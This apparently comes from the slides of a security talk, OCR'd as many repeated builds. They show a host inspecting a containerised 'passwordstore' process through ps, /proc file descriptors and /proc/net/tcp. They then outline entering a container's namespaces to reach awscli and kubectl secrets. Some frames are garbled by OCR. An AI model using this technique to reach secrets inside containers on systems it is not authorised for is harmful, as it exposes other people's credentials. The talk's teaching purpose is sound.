l-wx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
```

What's This Thing Doing?




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root       23325  0.0  0.2  12420  1324 ?        S    16:56   0:00      \_ gforth passwords.fs passwordstore.fs
root       23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00      \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[event
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd
```

What's This Thing Doing?




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root       23325  0.0  0.2  12420  1324 ?        S    16:56   0:00      \_ gforth passwords.fs passwordstore.fs
root       23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00      \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
```

What's This Thing Doing?




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root       23325  0.0  0.2  12420  1324 ?        S    16:56   0:00      \_ gforth passwords.fs passwordstore.fs
root       23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00      \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
> cat </proc/23325/net/tcp
```

What's This Thing Doing?




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
root       23325  0.0  0.2  12420  1324 ?        S    16:56   0:00     \_ gforth passwords.fs passwordstore.fs
root       23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00     \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x-----     ot root     ct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x-----     ot root     ct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx-----     ot root     ct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx-----     ot root     ct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx-----     ot root     ct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx-----     ot root     ct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx----      t roo       t 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
> cat </pro   3325/net/   p
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
   0: 0100007F:BAB2 0100007F:270F 01 00000000:00000000 00:00000000 00000000     0        0 49436 1 00000000f01de2aa 20 4 31 10 -1
   1: 0100007F:270F 0100007F:BAB2 01 00000000:00000000 02:0000054E 00000000     0        0 49442 2 0000000017006b20 20 4 28 10 -1
```

What's This Thing Doing?




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?        S    16:56   0:00     \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00     \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
> cat </proc/23325/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout
   0: 0100007F:BAB2 0100007F:270F 01 00000000:00000000 00:00000000 00000000     0        0 49436 1 00000000f01de2aa 20 4 31 10 -1
   1: 0100007F:270F 0100007F:BAB2 01 00000000:00000000 02:0000054E 00000000     0        0 49442 2 0000000017006b20 20 4 28 10 -1
```

What's This Thing Doing?



```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
root       23325  0.0  0.2  12420  1324 ?        S    16:56   0:00     \_ gforth passwords.fs passwordstore.fs
root       23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00     \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
> cat </proc/23325/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout
   0: 0100007F:BAB2 0100007F:270F 01 00000000:00000000 00:00000000 00000000     0        0       1 00000000f01de2aa 20 4 31 10 -1
   1: 0100007F:270F 0100007F:BAB2 01 00000000:00000000 02:0000054E 00000000     0        0 49442 2 0000000017006b20 20 4 28 10 -1
```

What's This Thing Doing?



```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
root       23325  0.0  0.2  12420  1324 ?        S    16:56   0:00     \_ gforth passwords.fs passwordstore.fs
root       23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00     \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x---      root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx---      root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx---      root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx---      root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx---      root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx---      root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
> cat       3325/net/tcp
  sl  loc  _address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
   0: 0100007F:BAB2 0100007F:270F 01 00000000:00000000 00:00000000 00000000     0        0 49436 1 00000000f01de2aa 20 4 31 10 -1
   1: 0100007F:270F 0100007F:BAB2 01 00000000:00000000 02:0000054E 00000000     0        0 49442 2 0000000017006b20 20 4 28 10 -1
```

Entering A Container - Theory

- Network namespaces aren't hierarchical

Entering A Container - Theory

- Network namespaces aren't hierarchical
  - Nobody can see network things inside a container, right?

Entering A Container - Theory

- Network namespaces aren't hierarchical
  - Nobody can see network things inside a container, right?
- Some programs expect files to be in certain places

Entering A Container - Theory

- Network namespaces aren't hierarchical
  - Nobody can see network things inside a container, right?
- Some programs expect files to be in certain places
  - awscli
  - kubectl
    - Secrets in /run
  - Dependencies (python)

Entering A Container - Theory

- Network namespaces aren't hierarchical
  - Nobody can see network things inside a container, right?
- Some programs expect files to be in certain places
  - awscli
  - kubectl
    - Secrets in /run
  - Dependencies (python)
- We can be just another process with funny namespaces

